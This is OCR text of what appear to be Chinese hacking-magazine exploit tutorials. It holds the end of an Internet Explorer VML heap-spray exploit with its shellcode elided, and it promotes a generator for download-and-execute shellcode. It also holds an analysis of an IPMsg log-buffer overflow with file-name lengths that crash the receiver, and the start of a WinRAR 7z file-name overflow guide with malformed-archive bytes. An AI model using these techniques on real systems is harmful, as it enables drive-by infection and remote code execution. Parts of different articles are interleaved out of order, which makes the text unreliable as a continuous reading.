



图5

```
<html xmlns:v="urn:schemas-microsoft-com:vml">
<head>
<object id="VMLRender"
  classid="CLSID:10072CEC-8CC1-11D1-986E-
00A0C955B42E">
</object>
<style>
v\:* { behavior: url(#VMLRender); }
</style>
</head>
<body>
<SCRIPT language="javascript">
shellcode =
unescape("%u9090%……省略……u8065");
bigblock = unescape("%u0505%u0505");
headersize = 20;
slackspace = headersize+shellcode.length;
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block =
block+block+fillblock;
memory = new Array();
for (i=0;i<350;i++) memory[i] = block + shellcode;
</script>
<v:rect style='width:120pt;height:80pt' fillcolor="red" >
<v:recolorinfo recolorstate="t" numcolors="97612895">
……省略，详细代码见随文资料……
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)"
backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v/recolorinfo>
</html>
```

另外，为了方便黑防读者的测试，我写了一个生成器，填充的是down&exec的ShellCode，填入要下载的程序的网址点生成即可，假如一切顺利，程序将会被执行，希望大家不要用于非法用途啊！需要扩展功能的可以自己改ShellCode，通过更改RGB算法中的三个参数可以更加精确地定位ShellCode，假如读者朋友有什么好的思路或者方法，一定要告诉大

适合读者：溢出爱好者、漏洞爱好者

前置知识：VC++、调试基础、缓冲区溢出原理



IPMsg溢出的简单分析

文/图 王炜/ww0830

IPMsg是一款局域网内的即时通信软件，可运行于多种操作平台，不需要服务器支持，十分小巧方便，可快速地传送文件/文件夹，并且公开源代码，可以任意修改、补充。因为如此方便，实验室都使用它来快速地传输文件和文件夹。有一天，突然想到它会不会有什么漏洞影响安全呢？既然有源代码，就简单地分析了一下。

从http://www.ipmsg.org/上下载最新的2.06版本的代码，解压后发现带有VC 6.0的工程文件IPMSG.MDP，双击后VC自动打开并转换为工程模式。首先检查一下工程里面是否有strcpy函数吧。打开"Edit菜单->Find In Files"，输入strcpy，哇，居然有这么多，如图1所示，然后就一个一个的看，检查会不会有远程溢出的危险。检查后发现作者都做了仔细的检查，要么源数据不会超长，要么拷贝的是本地数据，溢出也没有用。




图1

Strcpy看来没戏了，再看看其他危险的函数吧。搜索sprintf，结果中出现了对很多wsprintf的调用，同样对出现的位置一个一个的分析，很多是出现在安装程序INSTALL.CPP里面，还是看看更感兴趣的通信文件里出现的代码吧！

一个个的分析下来，在LOGMNG.CPP里面终于发现了可能会被溢出的地方，在文件的第60行，为函数BOOL LogMng::WriteMsg(LPCSTR msg, ULONG command, ShareInfo *shareInfo){}，该函数是用来记录通信日志的，其完整的代码如下，我加上了自己的注释。

```
    BOOL LogMng::WriteMsg(LPCSTR msg, ULONG
command, ShareInfo *shareInfo)
    {   char   buf[MAX_BUF * 2] = "  at ";
    //buf为输出日志缓冲区，长度为2048，首先是"  at"
    strcat(buf, Ctime());
    //然后输出时间，为Sat Dec 30 08:11:07 2006的格式
    strcat(buf, " ");          //一个空格" "
    if (command & IPMSG_BROADCASTOPT)
    //如果有广播标志
    strcat(buf, BROADCASTLOG_MSGSTR);
    //在buf后面加上"(broadcast)"
    if (command & IPMSG_AUTORETOPT)
    //如果有自动标志
    strcat(buf, AUTORETLOG_MSGSTR);
    //在buf后加上"(auto)"
    if (command & IPMSG_MULTICASTOPT)
    //如果有组播标志
    strcat(buf, MULTICASTLOG_MSGSTR);
    //在buf后加上"(multi)"
    if (command & IPMSG_ENCRYPTOPT)
```

家啊。另外，JavaScript加密可以躲过杀毒软件的追杀，瑞星卡卡有个防漏墙功能可以阻止IE执行代码，在一定程度上确实让相当一部分网马没辙了，在这里也推荐广大网民使用，以免中招。但世界上没有不透风的墙，假如我们在ShellCode中将代码注入其他进程下载执行，那么这个防漏墙就形同虚设了，我的博客www.gyzy.org就有这样的ShellCode，有兴趣的读者可以改进一下这个ShellCode，生成器如图6所示。



图6

文章写的比较匆忙，错误纰漏在所难免，权当抛砖引玉，如果大家有任何问题，欢迎登录黑防论坛与我交流。

```
// 如果采用了加密
strcat(buf, ENCRYPT_MSGSTR);
// 在buf后加上"(RSA)"
if (command & IPMSG_SECRETOPT)
{ if (command & IPMSG_PASSWORDOPT)
// 如果是加密
strcat(buf, PASSWDLOG_MSGSTR);
// 在buf后加上"(locked)"
else        // 如果只是封装
strcat(buf, SECRETLOG_MSGSTR);
// 在buf后加上"(sealed)"          }
if  (shareInfo  &&  (command  &
IPMSG_FILEATTACHOPT))   // 如果带有传送文件
{ strcat(buf, "\r\n  " FILEATTACH_MSGSTR "  ");
// 在buf后加上"(files)"
char fname[MAX_PATH], *ptr = buf + strlen(buf);
//fname 记录文件名，长度为 260
for (int cnt=0; cnt < shareInfo->fileCnt && ptr-buf <
sizeof(buf)-MAX_PATH; cnt++)
{   // 依次记录文件名到 buf 中
ForcePathToFname(shareInfo->fileInfo[cnt]->Fname(),
fname);        // 如果不是最后的文件，加上分隔符"，"
ptr  +=  wsprintf(ptr,  "%s%s",  fname,  cnt+1  ==
shareInfo->fileCnt ? "" : ", ");
} }   strcat(buf, "\r\n-----------------------------
----------\r\n");   // 加下划线分割，可能被溢出
if (Write(buf) && Write(msg) && Write("\r\n\r\n"))
// 将 buf 输出到日志中
return   TRUE;     else
return   FALSE;}
```

至于日志输出的具体形式，我们可以右键点击任务栏上"飞鸽"图标，在弹出菜单中选择"查看通信记录"，就会弹出日志文件，可以看到其日志格式如图2 所示。




图2

记录日志的buf数组只有2048个字节长，因为不断地把文件名拷贝到buf里面，就有可能被溢出，也就是下面这段代码。

```
for (int cnt=0; cnt < shareInfo->fileCnt
// 遍历每个传送的文件
&& ptr-buf < sizeof(buf)-MAX_PATH;
// 还是有长度检查
cnt++)  {  // 依次记录文件名到 buf 中
ForcePathToFname(shareInfo->fileInfo[cnt]->Fname(),
fname);        // 如果不是最后的文件，加上分隔符"，"
ptr += wsprintf(ptr, "%s%s", fname, cnt+1 == shareInfo->
fileCnt ? "" : ", ");  }
strcat(buf, "\r\n-----------------------------
----------\r\n");   // 加下划线分割，可能被溢出
```

代码里还是有长度检查的，要求满足"ptr-buf < sizeof(buf)-MAX_PATH;"，其中左边ptr-buf的含义为当前已经拷贝的字节长度，右边"sizeof(buf)-MAX_PATH"为2048-260=1788，"ptr-buf < sizeof(buf)-MAX_PATH"的含义就是当前已经拷贝的字节长度，要小于1788，即buf剩下的空间至少还有260，才会记录下一个文件的文件名。虽然有了这样的检查，不过最后还拷贝了37 个字节的分隔符"strcat(buf, "\r\n-----------------------------------\r\n");"，所以还是可能被溢出的。

分析好了，再看看如何构造使其溢出吧！我们传送多个文件，只要让之前的文件名长度和间隔符长度之和为1787，就可以保证程序再拷贝一个文件名，如果正好覆盖完，后面的分割符就可以使其溢出了。

实际测试下，首先是Windows最长只支持长度为260的文件名，然后ForcePathToFname函数会把超过长度226的文件名打成Unknown，所以我们构造一个长度为134字节，7个长度为226的文件，这样226×7+134=1716，而8个文件会有8个"，"分隔符，总长度为1732，而前面的时间、标志等信息会有55字节，之和就为1732+55=1737，正好满足小于1738的拷贝条件，这样只要后面再加个长度为226的文件名，就会拷贝226 +37>260的字符，从而导致了溢出。好，接下来我们构造满足这样长度要求的文件，如图3 所示，然后将构造好的文件发送过去，如图4 所示。



图3

如图5 所示，接收端还没有接收，就已经Crash了，成功溢出！




图4





图5

不过，IPMsg虽然可以溢出，但溢出的字符是不能控制的，而且溢出部分太短不好利用，所以对软件的使用来说还是安全的，如果是中文版，由于中文占据的字节更多，说不定会有控制EIP并利用的可能，这个任务就留给溢出爱好者们去自行挖掘吧！

适合读者：溢出爱好者

前置知识：汇编语言，缓冲区溢出基本原理



菜鸟版Expliot编写指南之三十四：

WinRAR 7z文件名溢出分析和利用

文/图 gyzy[江苏大学信息安全系&EST]

security.nnov.ru在2006年底的时候发布了一个针对WinRAR 7z溢出的POC，可以导致执行恶意代码，此溢出出现在WinRAR 3.40-3.60(7-zip module)版本中，其他版本暂未发现。可能有些朋友认为7z格式出问题不是那么严重，但WinRAR有个不算Bug的Bug，它是不认扩展名的，这意味着将7z格式的压缩包扩展名改成".rar"还是能被WinRAR解压的，这就给恶意利用创造了机会，嘿嘿。在WinRAR安装目录下的Formats文件夹里有许多扩展名为fmt的文件，它们其实都是DLL，供主程序调用处理不同的压缩包。在2006年7月份的时候，LZH格式也曾出现过Stack Overflow，但这次的7z溢出严格地来说并不能称之为Stack overflow，看完下面的漏洞分析，大家就知道为什么了。

既然已经有了POC，我们就没有必要自己去阅读大把的7z格式说明文档了。7z是开源的，在其官方站点(www.7-zip.org)能下载到格式说明和一个开源工程，感兴趣的朋友可以仔细研究一下7z的文件格式。这里我直接给出POC代码中公布的一个已经构造好的畸形压缩包，代码如下。

```
unsigned char hz_part1[] =
"\x37\x7A\xBC\xAF\x27\x1C\x00\x02"
// 前8个字节是固定的
"\xEE\xD6\x49\x23"
//7z头部32字节的CRC1
"\x00\x00\x00\x00\x00\x00\x00\x00"
// 下一个7z头的偏移，这里是0
"\x2D\x40\x00\x00\x00\x00\x00\x00"
// 下一个头的长度，这里是0x402D
"\x3D\xC3\xFE\x9B"
// 除前32字节外的CRC2
"\x01\x05\x01\x0E\x01\x80\x0F\x01\x80\x11\x80\x01\x00";
// 下一个头开始

char filename[0x400A];
```

```
// 超长的文件名，Unicode编码

unsigned char hz_part2[] =
"\x14\x0A\x01\x00\xF0\xDE\xE9\xB5\xBF\xF2\xC6\x01\x15\x06\x01\x00"
"\x20\x00\x00\x00\x00\x00"
// 文件属性等信息
```

这样，一个畸形的7z压缩包就构造好了，大家自己和图1对比一下，是不是一样呢？

